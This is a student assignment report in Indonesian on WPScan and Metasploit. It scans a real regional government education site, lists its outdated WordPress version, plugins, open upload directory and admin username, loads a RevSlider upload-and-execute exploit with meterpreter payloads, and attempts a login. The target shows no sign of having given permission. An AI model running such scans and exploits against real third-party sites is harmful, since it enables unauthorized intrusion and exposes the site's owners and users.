

TUGAS 4
KEAMANAN SISTEM DAN JARINGAN
WPSCAN & METASPLOIT




Oleh
Khusnul Khatimah
20102192

SIIF-09-TI3

PROGRAM STUDI S1 TEKNIK INFORMATIKA
FAKULTAS INFORMATIKA
INSTITUT TEKNOLOGI TELKOM PURWOKERTO
2023

1. Tentukan target yang akan di scanning .
Penulis menggunakan target kabupaten maros dan munggunakan subdomain yaitu dispen.maroskab.go.id sebagai target.



2. Lakukan update wpscan dengan perintah wpscan --update

```
File Actions Edit View Help
--login-uri URI                               The URI of the login page i
f different from /wp-login.php                  Alias for --random-user-age
--stealthy
nt --detection-mode passive --plugins-version-detection passive

[!] To see full list of options use --hh.
(kali@kali)-[~]
$ wpscan --update

WPSecan®

WordPress Security Scanner by the WPSecan Team
Version 3.8.24
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.
```

3. Lakukan update wpscan dengan mendapatkan informasi yang lebih banyak lagi yaitu dengan perintah `wpscan --update --verbose`

```
(kali@kali)-[~]
$ wpscan --update --verbose

WordPress Security Scanner by the WPSecan Team
Version 3.8.24
Sponsored by Automattic - https://automattic.com/
@_WPSecan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.
```

4. Selanjutnya disini melakukan scanning untuk mendapatkan berbagai informasi seperti info login ke website, versi wordpress yang digunakan, dan jenis server yang sedang digunakan. Menggunakan perintah,
`Wpscan -url dispen.maroskab.go.id --ignore-main-redirect`

```
File Actions Edit View Help
Scan Aborted: The remote website is up, but does not seem to be running WordPress.

(kali@kali)-[~]
$ wpscan -url dispen.maroskab.go.id --ignore-main-redirect

WordPress Security Scanner by the WPSecan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPSecan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://dispen.maroskab.go.id/ [172.67.161.75]
[+] Effective URL: https://dispen.maroskab.go.id/
[+] Started: Thu Nov 2 16:06:55 2023

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - cf-cache-status: DYNAMIC
| - report-to: [{"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v3?s=10ep60QvXdrEKrhEpAKFFJm0eL100dbXR4nOPk2FyBLAve4QGhVTX2Bm6v3nY5PjnzQaCv52oC01tg4WDLF70tjTH0UMZs337kgr7IOJ8hyN7s7agHxdm28ZelONJ15VMnjb016ntWnTs3D"}], "group": "cf-nel", "max_age": 604800}]
| - nel: [{"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}]
| - Server: cloudflare
| - cf-ray: 81fb39b1db40462-HKG
| - alt-svc: h1="463"; ma=86400
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: https://dispen.maroskab.go.id/xmlrpc.php
| Found By: Link Tag (Passive Detection)
| Confidence: 30%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress version 5.8.8 identified (Outdated, released on 2023-10-12).
| Found By: Rss Generator (Passive Detection)
| - https://dispen.maroskab.go.id/feed/, <generator>https://wordpress.org/?v=5.8.8</generator>
```

Disini dapat dilihat bahwa versi wordpress yang digunakan adalah version 5.8.8

```

kali@kali: ~
File Edit View Help

[+] WordPress readme found: https://dispen.maroskab.go.id/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: https://dispen.maroskab.go.id/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://dispen.maroskab.go.id/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.8.8 identified (Outdated, released on 2023-10-12).
| Found By: Rss Generator (Passive Detection)
| - https://dispen.maroskab.go.id/feed/, <generator>https://wordpress.org/?v=5.8.8/</generator>
| - https://dispen.maroskab.go.id/comments/feed/, <generator>https://wordpress.org/?v=5.8.8/</generator>

[+] WordPress theme in use: education-zone
| Location: https://dispen.maroskab.go.id/wp-content/themes/education-zone/
| Last Updated: 2023-08-14T00:00:00.000Z
| Readme: https://dispen.maroskab.go.id/wp-content/themes/education-zone/readme.txt
| [!] The version is out of date, the latest version is 1.3.4
| Style URL: https://dispen.maroskab.go.id/wp-content/themes/education-zone/style.css?ver=1.2.5
| Style Name: Education Zone
| Style URI: https://rarathemes.com/wordpress-themes/education-zone/
| Description: Education Zone is a free clean, beautiful and professional looking WordPress Theme specially designe...
| Author: Rara Theme
| Author URI: https://rarathemes.com/
| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Css Style In 404 Page (Passive Detection)
| Version: 1.2.5 (80% confidence)
| Found By: Style (Passive Detection)
| - https://dispen.maroskab.go.id/wp-content/themes/education-zone/style.css?ver=1.2.5, Match: 'Version: 1.2.5'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute forcing Author IDs - Time: 00:00:31 (10 / 10) 100.00% Time: 00:00:31

[+] User(s) Identified:
[-] dispenadmin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)

```

Pada tahap ini juga mendapatkan informasi terkait login ke username pada website

- Untuk mendapatkan informasi yang lebih banyak lagi maka, tambahkan perintah sebagai berikut

wpscan -url dispen.maroskab.go.id --enumerate u

```

kali@kali: ~
Minimize all open windows and show the desktop
File Edit View Help

$ wpscan -url dispen.maroskab.go.id --enumerate u

WPSecan
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPSecan, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: https://dispen.maroskab.go.id/ [104.21.15.34]
[+] Started: Thu Nov 2 16:21:24 2023

Interesting Finding(s):

[-] Headers
| Interesting Entries:
| - cf-cache-status: DYNAMIC
| - report-to: [{"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v3?s=1GSh2xq78Mwizdg7P8QzrUvV52FdK2Fm6YHVdK2BZytvMR7v8XZ2BF07s12xFL12tk820eWwxFP1GT6F8wjp1QW36N2B1Q33qwN4d3FG0sXnQn7nWkcEUSAhugVtCpRQ4k4z5K3618rqeK2FJhgK3D"}], "group": "cf-nel", "max_age": 604800}]
| - nel: {"success_fraction": 0.01, "report_to": "cf-nel", "max_age": 604800}
| - server: cloudflare
| - cf-ray: 81f8e0ee230a62-HKG
| - alt-svc: h3=":443"; ma=86400
| Found By: Headers (Passive Detection)
| Confidence: 100%

[-] robots.txt found: https://dispen.maroskab.go.id/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[-] XML-RPC seems to be enabled: https://dispen.maroskab.go.id/xmlrpc.php
| Found By: Link Tag (Passive Detection)
| Confidence: 30%
| References:
| - https://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

```

pada tahap ini, penulis juga mendapatkan informasi untuk login ke website

```
Applications
Edit View Help

[+] WordPress theme in use: education-zone
| Location: http://dispen.maroskab.go.id/wp-content/themes/education-zone/
| Last Updated: 2023-08-14T00:00:00.000Z
| [!] The version is out of date, the latest version is 1.3.4
| Style URL: https://dispen.maroskab.go.id/wp-content/themes/education-zone/style.css?ver=1.2.5
| Style Name: Education Zone
| Style URI: https://rarathemes.com/wordpress-themes/education-zone/
| Description: Education Zone is a free clean, beautiful and professional looking WordPress Theme specially design...
| Author: Rara Theme
| Author URI: https://rarathemes.com/
| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Css Style In 404 Page (Passive Detection)
| Version: 1.2.5 (80% confidence)
| Found By: Style (Passive Detection)
| - https://dispen.maroskab.go.id/wp-content/themes/education-zone/style.css?ver=1.2.5, Match: 'Version: 1.2.5'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[+] Plugin(s) Identified:

[+] contact-form-7
| Location: http://dispen.maroskab.go.id/wp-content/plugins/contact-form-7/
| Last Updated: 2023-10-25T04:52:00.000Z
| [!] The version is out of date, the latest version is 5.8.2
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
| Version: 5.5.6.1 (18% confidence)
| Found By: Query Parameter (Passive Detection)
| - https://dispen.maroskab.go.id/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.5.6.1

[+] everest-forms
| Location: http://dispen.maroskab.go.id/wp-content/plugins/everest-forms/
| Latest Version: 2.0.4.1 (up to date)
| Last Updated: 2023-10-18T06:58:00.000Z
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By:
| Urls In 404 Page (Passive Detection)
| Meta Tag (Passive Detection)
| Version: 2.0.4.1 (78% confidence)
| Found By: Query Parameter (Passive Detection)
| - https://dispen.maroskab.go.id/wp-content/plugins/everest-forms/assets/css/everest-forms.css?ver=2.0.4.1
| Confirmed By: Meta Tag (Passive Detection)
```

```
Text Editor
Simple TextEditor .elp

| Found By: Urls In Homepage (Passive Detection)
| Confirmed By:
| Urls In 404 Page (Passive Detection)
| Meta Tag (Passive Detection)
| Version: 2.0.4.1 (78% confidence)
| Found By: Query Parameter (Passive Detection)
| - https://dispen.maroskab.go.id/wp-content/plugins/everest-forms/assets/css/everest-forms.css?ver=2.0.4.1
| Confirmed By: Meta Tag (Passive Detection)
| - https://dispen.maroskab.go.id/, Match: 'Everest Forms 2.0.4.1'

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:02:56 (137 / 137) 100.00% Time: 00:02:56

[+] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Nov 2 16:10:14 2023
[+] Requests Done: 178
[+] Cached Requests: 4
[+] Data Sent: 48.738 KB
[+] Data Received: 478.035 KB
[+] Memory used: 269.82 MB
[+] Elapsed time: 00:03:18
```


6. Metasploit

Langkah terakhir yaitu melakukan metasploit namun pada tahap ini, penulis tidak mendapatkan informasi terkait target.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search revslider

Matching Modules

#  Name                               Disclosure Date  Rank
-  -                               -
0  exploit/unix/webapp/wp_revslider_upload_execute  2014-11-26      excel
lent Yes      WordPress RevSlider File Upload and Execute Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_revslider_upload_execute

msf6 > use exploit/unix/webapp/wp_revslider_upload_execute
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_revslider_upload_execute) > show options

Module options (exploit/unix/webapp/wp_revslider_upload_execute):

Name          Current Setting  Required  Description
Proxies                               no        A proxy chain of format type:host:
```

```
Module options (exploit/unix/webapp/wp_revslider_upload_execute):

Name          Current Setting  Required  Description
Proxies                               no        A proxy chain of format type:host:
port[,type:host:port][...]
RHOSTS        yes             The target host(s), see https://do
cs.metasploit.com/docs/using-metas
ploit/basics/using-metasploit.html
RPORT         80             The target port (TCP)
SSL           false          Negotiate SSL/TLS for outgoing con
nections
TARGETURI     /              The base path to the wordpress app
lication
VHOST         no             HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
LHOST         192.168.79.109  yes       The listen address (an interface may b
e specified)
LPORT         4444            yes       The listen port
```

```
msf6 exploit(unix/webapp/wp_revslider_upload_execute) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf6 exploit(unix/webapp/wp_revslider_upload_execute) > show options
```

Module options (exploit/unix/webapp/wp_revslider_upload_execute):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/bind_tcp):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/bind_tcp):

Name	Current Setting	Required	Description
LPORT	4444	yes	The listen port
RHOST		no	The target address

Exploit target:


Id	Name
0	ThemePunch Revolution Slider (revslider) 3.0.95

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/webapp/wp_revslider_upload_execute) > █
```

7. Login pada website yang sudah didapatkan.

Langkah selanjutnya mencoba melakukan login pada website menggunakan informasi yang sudah didapatkan sebelumnya. Namun disini belum bisa login karen belum mendapatkan password



The screenshot shows a web browser window with the address bar displaying `dispen.maroskab.go.id/wp-login.php?redirect_to=https%3A%2F%2Fdispen.maroskab.go.id%2Fwp-admin%2F&reauth=1`. The main content area has a light gray background. At the top center is the WordPress logo. Below it is a white login box containing the following elements:

- A label "Nama Pengguna atau Alamat Email" above a text input field.
- A label "Sandi" above a password input field with an eye icon for toggling visibility.
- A checkbox labeled "Ingat Saya" (Remember Me).
- A blue button labeled "Log Masuk" (Log In).

Below the login box, there is a link "Lupa sandi Anda?" (Forgot your password?) and a footer link "← Pergi ke DINAS PENDIDIKAN MAROS" (Go to MAROS EDUCATION DEPARTMENT).